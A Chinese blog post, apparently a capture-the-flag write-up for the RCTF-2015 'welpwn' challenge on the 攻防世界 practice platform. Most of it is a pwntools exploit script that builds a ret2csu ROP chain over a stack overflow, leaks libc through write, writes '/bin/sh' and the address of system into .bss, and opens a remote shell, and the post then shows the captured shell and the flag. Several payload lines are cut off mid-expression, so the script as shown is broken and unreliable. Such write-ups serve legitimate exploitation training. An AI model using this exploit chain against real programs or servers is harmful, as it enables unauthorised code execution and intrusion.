
welpwn RCTF-2015 攻防世界


原创

pipixia233333 于 2019-06-03 15:42:43 发布 1395 收藏
分类专栏： 栈溢出 堆溢出

 栈溢出 堆溢出 专栏收录该内容
78 篇文章 4 订阅
订阅专栏

参考链接 http://www.purpleroc.com/md/2015-11-17@RCTF-Writeup.html

这个题只是没有想到 找到这个点


```
                                  ; CODE XREF:
     mov     rdx, r13
     mov     rsi, r14
     mov     edi, r15d
     call    qword ptr [r12+rbx*8]
```

然后 攻防世界 给的 so库也有问题 感觉 攻防世界的so环境都是 2.23的鸭


然后我就没有用DynELF 其实 可以在服务器看一下 地址 然后根据 后三位来判断是那个 只不过没有 DynELF 方便

思路就是 构造一个 rop 就那么简单

```
from pwn import *
#io=process("./welpwn")
io=remote("111.198.29.45","53830")
elf=ELF("./welpwn")
libc=ELF("./libc_2.23.so")
#got_write = elf.got['write']
got_read = elf.got['read']
main_addr = 0x4007cd
pop_rdi_ret = 0x4008a3# pop rdi ret
pop4_r12_ret = 0x40089c# pop r12 r13 r14 r15
pop6_rbx_ret = 0x40089a# pop rbx rbp r12 r13 r14 r15
s1 = 0x4008c9
call_r12_rbx_8 = 0x400889#call [r12+rbx*8]
mov_rdx_rsi_edi_call = 0x400880
#mov rdx, r13 mov rsi, r14 mov di, r15d  call qword ptr [r12+rbx*8]
if __name__ =="__main__":
    io.recvuntil("Welcome to RCTF\n")
    got_write = elf.got['write']
    payload=0x18*"a" + p64(pop4_r12_ret)
    payload+=p64(pop6_rbx_ret)+ p64(0x0) + p64(0x1) + p64(got_write)
    payload+=p64(8) + p64(got_write) + p64(1)  + p64(mov_rdx_rsi_edi_call)
    payload+='a'*56
    payload+=p64(main_addr)
    io.sendline(payload)
    write_addr=u64(io.recv(8))
    print hex(write_addr)
    libc_base_addr=write_addr-libc.sym['write']
    print hex(libc_base_addr)
    system_addr=libc_base_addr+libc.sym['system']
    bbs_addr = 0x601260
    payload2 = "A"*0x18 + p64(pop4_r12_ret)
    payload2 += p64(pop6_rbx_ret) + p64(0x0) + p64(0x1) + p64(got_read) + p64(0x11) + p64(bbs_addr) + p64(0
    payload2 += 56*"\x00"
    payload2 += p64(main_addr)
    io.sendline(payload2)
    io.sendline("/bin/sh\0"+ p64(system_addr))
    payload3 = "A"*0x18 + p64(pop4_r12_ret)
    payload3 += p64(pop6_rbx_ret) + p64(0x0) + p64(0x1) + p64(bbs_addr+8)  + p64(0) + p64(0) + p64(bbs_addr
    payload3 += 56*"\x00"
    payload3 += p64(main_addr)
    io.sendline(payload3)

    io.interactive()
```

然后成功get到flag



```
Welcome to RCTF
aaaaaaaaaaaaaaaaaaaaaaaa\x9@Welcome to RCTF
AAAAAAAAAAAAAAAAAAAAAAAA\x9@$ ls
bin
dev
flag
lib
lib32
lib64
libc32-2.19.so
libc64-2.19.so
welpwn
$ cat flag
cyberpeace{bf4f03c1efa33db510134a29a0305871}
```